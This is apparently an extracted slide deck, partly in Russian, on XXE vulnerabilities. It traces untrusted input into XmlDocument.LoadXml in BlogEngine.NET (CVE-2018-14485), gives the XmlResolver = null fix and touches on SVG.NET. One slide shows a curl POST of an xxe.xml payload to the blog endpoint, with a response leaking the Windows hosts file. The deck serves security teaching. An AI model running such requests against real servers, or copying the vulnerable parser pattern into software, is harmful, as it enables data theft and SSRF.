
XXE

- CWE-611:
Improper Restriction of XML External Entity Reference
- CWE Top 25: 23
- OWASP Top 10:
 - 2017: A4:2017 – XML External Entities (XXE)
 - 2021: A05:2021 – Security Misconfiguration
- OWASP ASVS 4.0.3: 5.5.2

Последствия: утечки данных, SSRF



XXE (XML eXternal entities)



Условия:

1. Путь XML до парсера
2. Опасная конфигурация парсера

BlogEngine.NET

Welcome to BlogEngine.NET

👤 Administrator ⌚ May 20, 2018 📁 BlogEngine.NET

↗ share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

- DOWNLOAD THEMES
- OFFICIAL WEBSITE
- DONATE

Write Permissions





For quick access, place your favorites here on the favorites bar. [Manage favorites now](#)



InPrivate browsing

InPrivate search with Microsoft Bing



✔ What InPrivate browsing does

- Deletes your browsing info when you close all InPrivate windows
- Saves collections, favorites, and downloads (but not download history)
- Prevents Microsoft Bing searches from being associated with you

✖ What InPrivate browsing doesn't do

- Hide your browsing from your school, employer, or internet service provider
- Give you additional protection from [tracking](#) by default
- Add additional protection to what's available in normal browsing

Always use "Strict" tracking prevention when browsing InPrivate

If this is off, we'll use the same tracking prevention setting as a normal browsing window




↓ More details

BlogEngine.NET: CVE-2018-14485

```
<add name="MetaWeblog"
```

```
verb="*"
```



```
path="metaweblog.axd"
```

```
type="BlogEngine.Core.API.MetaWeblog.MetaWeblogHandler, BlogEngine.Core"
```

```
resourceType="Unspecified"
```

```
requireAccess="Script"
```

```
preCondition="integratedMode" />
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")) )
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);


    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")))
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request.InputStream.Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(buffer, 0, buffer.Length);
    return Encoding.UTF8.GetString(buffer);
}
```

A diagram consisting of red lines and arrows. A horizontal red line underlines the 'buffer' parameter in the 'Read' method call. From the end of this line, a red arrow curves upwards and to the right, pointing to the 'buffer' parameter in the 'GetString' method call. Another red arrow curves from the 'GetString' call back to the 'return' statement, indicating the flow of the return value.

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                            .InputStream
                            .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")))
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```

BlogEngine.NET: CVE-2018-14485

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml); // Loads Method Call
                                   // and Associated Variables
}
```

The diagram illustrates the flow of data in the XMLRPCRequest constructor. A red arrow points from the `input` parameter in the `ParseRequest(input)` call to the `inputXml` variable. Another red arrow points from the `inputXml` variable to the `LoadXmlRequest(inputXml)` call, showing how the parsed request is used to load the method call and its associated variables.

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                            .InputStream
                            .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}


private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")))
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```


BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) {  
    var request = new XmlDocument();  
    try {  
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {  
            xml = xml.Substring(xml.IndexOf("<?xml"));  
        }  
        request.LoadXml(xml);  
    }  
}
```


BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) {  
    var request = new XmlDocument();  
    try {  
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {  
            xml = xml.Substring(xml.IndexOf("<?xml"));  
        }  
        request.LoadXml(xml);  
    }  
}
```



BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) { [inputXml -> xml]
    var request = new XmlDocument();
    try {
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
}
```



BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) { [inputXml -> xml]
    var request = new XmlDocument();
    try {
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
}
```

The diagram illustrates the flow of data in the `LoadXmlRequest` method. A red arrow originates from the `[inputXml -> xml]` annotation, pointing to the `xml` parameter of the `LoadXmlRequest` method. Another red arrow points from the `xml` parameter to the `xml` variable in the `if` statement. A third red arrow points from the `xml` variable to the `xml` argument of the `request.LoadXml(xml)` call. The `request` variable is highlighted with a red box.

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}


private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")) )
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);


    return Encoding.UTF8.GetString(buffer);
}
```



```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}


private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
            || xml.StartsWith("<method")))
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```



Welcome to BlogEngine.NET

```
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>02</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
```

share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES

OFFICIAL WEBSITE

DONATE

Write Permissions

BlogEngine.NET

```
private void LoadXmlRequest(string xml) {  
    var request = new XmlDocument();  
    try {  
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {  
            xml = xml.Substring(xml.IndexOf("<?xml"));  
        }  
        request.LoadXml(xml);  
    }  
}
```


BlogEngine.NET

```
private void LoadXmlRequest(string xml) {  
    var request = new XmlDocument() { XmlResolver = null };  
    try {  
        if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {  
            xml = xml.Substring(xml.IndexOf("<?xml"));  
        }  
        request.LoadXml(xml);  
    }  
}
```



SVG.NET

```
void ProcessSvg()  
{  
→ using var svgStream = GetSvgFromUser();  
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
  // SVG document processing...  
  
  SendSvgToUser(svgDoc);  
}
```




```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    → var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```





```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
    SendSvgToUser(svgDoc);  
}
```

